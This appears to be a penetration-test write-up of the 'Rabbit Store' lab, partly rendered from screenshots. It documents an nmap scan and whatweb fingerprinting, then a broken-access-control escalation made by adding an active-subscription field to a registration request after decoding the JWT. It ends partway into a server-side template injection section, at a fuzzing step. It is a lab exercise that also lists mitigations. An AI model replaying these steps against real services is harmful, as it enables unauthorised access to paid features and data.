Rabbit Store - Report

Vulnerability Name:

→ **(Broken Access Control)**

Vulnerability URL:


→ http://storage.cloudsite.thm/api/uploads/.....

Description:

→ **Broken Access Control**
is a security vulnerability where an application fails to enforce proper restrictions on what authenticated users can do, allowing them to access data or functions beyond their permissions.

Proof Of Concept (Step by Step + Screenshots

→ Scanning Ports And Services Using Nmap Tool :




Command used :


(nmap -Pn -sS -sV -O -T4 --top-ports 10000 10.80.160.245 -A)


-Pn (host is up)
-sS (TCP SYN Scan (Stealth Scan))
-sV (version of running ports)
-O (operating system)
-T4 (speed)
--top-ports 10000 (Scan of top 10000 ports)
-A (Aggressive Scan)


Access http:// 10.80.160.245 from scanning http port (80) is open

→Edit the /etc/hosts path file to add the name of the host associated with the target











→ I use 'wappalyzer' and 'whatweb' tools to know technologies used in that website


```
┌──(kali㉿Mohamed)-[~/Desktop]
└─$ whatweb 10.10.37.94
http://10.10.37.94 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.37.94]
, RedirectLocation[http://cloudsite.thm/], Title[302 Found]
http://cloudsite.thm/ [200 OK] Apache[2.4.52], Bootstrap, Country[RESERVED][ZZ], Email[info@smarteyeapps.com,sales@smarteyeapps.com], H
TML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.37.94], jQuery[3.2.1], Script
```




→


Register a new user in the web(**sayed7@depi.com/12345**) and then login.








→ Intercept and analysis the registration request using Burp suite.



- Server created JSON Web Token (JWT) after logging into the web to validate a user.After understanding the type of cookie, take it and decoded .


- Access https://www.jwt.io/ to decode JWT cookie



- Found Subscription field equal inactive in JSON format


→

Register a new user in the web(sayed77@depi.com/12345) and intercept the request



→

Add Subscription field equal active Json format and send the request



Broken access vulnerability found here.

Broken Access Control recommendation & Mitigations:

- Stateful session identifiers should be invalidated on the server after logout.
- Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized.
- For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.

Vulnerability Name:

→ **Server-Side Template Injection**

Vulnerability URL:

→ http://storage.cloudsite.thm/api/uploads/.....

Description:


→

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.


Proof Of Concept (Step by Step + Screenshots

→
After logging in, I found the option to upload a file (Upload from Localhost) and (Upload From URL).


- When file uploaded the file path responded in web.




-When I access file path provided the file is downloaded



→ Add /api/uploads to URL of page to find location of files



- Directory Fuzzing using FFUF tool




Command :

